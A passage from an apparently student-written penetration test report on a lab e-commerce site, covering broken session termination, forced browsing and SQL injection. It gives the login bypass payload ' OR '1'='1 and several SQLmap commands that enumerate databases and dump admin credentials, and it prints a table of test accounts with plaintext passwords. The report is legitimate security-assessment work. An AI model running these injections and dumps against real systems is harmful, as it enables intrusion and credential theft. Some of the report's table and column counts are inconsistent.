


Figure 48: hacklab account




Figure 49: persistent secretcookie and PHPSSID

The tester was also able to access the user profile page, as illustrated in Figure 50. This should only be available to authenticated users; the tester clicked the submit button on the user profile page, and this action crashed the entire web application.




Figure 50: user profile page

The tester accessed *view.php* using forced browsing and was able to view the previously logged-in user's cart (hacklab). These actions confirm that the login sessions were not terminated correctly.

Furthermore, a severe security vulnerability was also found. The tester could interact with the cart functionality and could add items to the previous user's cart even after the user had logged out. This action was confirmed with a confirmation message "Item Added in Cart!" as illustrated in Figure 51. After this was complete, the tester then logged in to the hacklab user account and could see that the item was successfully added to the cart by an unauthenticated user, refer to Figure 52 below.




Figure 51: add cart




Figure 52: item added to cart

3.8 INPUT VALIDATION TESTING

Input validation testing revealed several vulnerabilities, identified through a systematic process in which the tester entered data into critical interface components. Specifically, the tester assessed the search functionality, login page, and product page; all found to allow certain forms of unvalidated input. The primary objective of this analysis was to assess the web application's resilience to invalid and malicious input.

3.8.1 Testing for SQL Injection

The tester used OWASP ZAP's active scanning capabilities to identify SQL injection vulnerabilities. The viewproduct.php page was determined to be susceptible to SQL injection attacks, as illustrated in Figure 53.




Figure 53: SQL Injection

Firstly, to verify this SQL injection vulnerability, the tester used SQLmap as illustrated in Figure 54. SQLmap detected the database management system as MySQL version 5.6.7; it also flagged the presence of a web application firewall or intrusion prevention system (WAF/IPS). Although it was confirmed that the id parameter was vulnerable to SQL injection, practical exploitation could not be achieved, suggesting a false positive or additional security measures were in place at this endpoint.




Figure 54: SQLmap of viewproduct.php

Secondly, the tester proceeded to test for SQL injection vulnerabilities by injecting a boolean-based payload of (‘ OR '1'='1) into the login form located at http://192.168.1.10/index.php, as illustrated in Figure 55. This payload successfully exploited the login form, which allowed the tester to acquire admin

privileges; the tester could access user records for the entire website and was also able to change the hacklab user account type to an administrator (see Figure 56).





Figure 55: payload ' OR '1'='1



ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	device	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete

Figure 56: user records

Furthermore, SQLmap and Burp Suite were used to assess the search bar's input validation and resilience to SQL injection attacks. The tester intercepted and saved the search POST request refer to Figure 57.




Figure 57: search_intercept.txt

The SQLmap command in Figure 58, searched for potential SQL injection vulnerabilities; SQLmap parsed the search_intercept.txt and was able to find an injection point; SQLmap was then able to retrieve a list of 50 databases; see Appendix H for the complete list of databases.



Figure 58: SQLmap -r ~/Documents/search_intercept.txt --batch –dbs

The SQLmap command in Figure 59 It was used to enumerate and output tables in the "shopping" database, which was found during the previous table enumeration. This command retrieved ten tables: admin, users, orders, and wishlist.




Figure 59: SQLmap -r ~/Documents/search_intercept.txt -D shopping --tables –batch

The SQLmap command in Figure 60, further explored the "shopping" database by enumerating the columns of the admin table; SQLmap was able to retrieve detailed information about the table structure, identifying five columns: id of (int) type, the username of (varchar) type, password of (varchar) type.

With this information, the command *SQLmap -r ~/Documents/search_intercept.txt -D shopping -T admin username, password --dump –batch* was used to retrieve the username and password of the admin account from the admin table using the SQL injection vulnerability as illustrated in Figure 61 while also dumping the admin credentials to a .csv file.

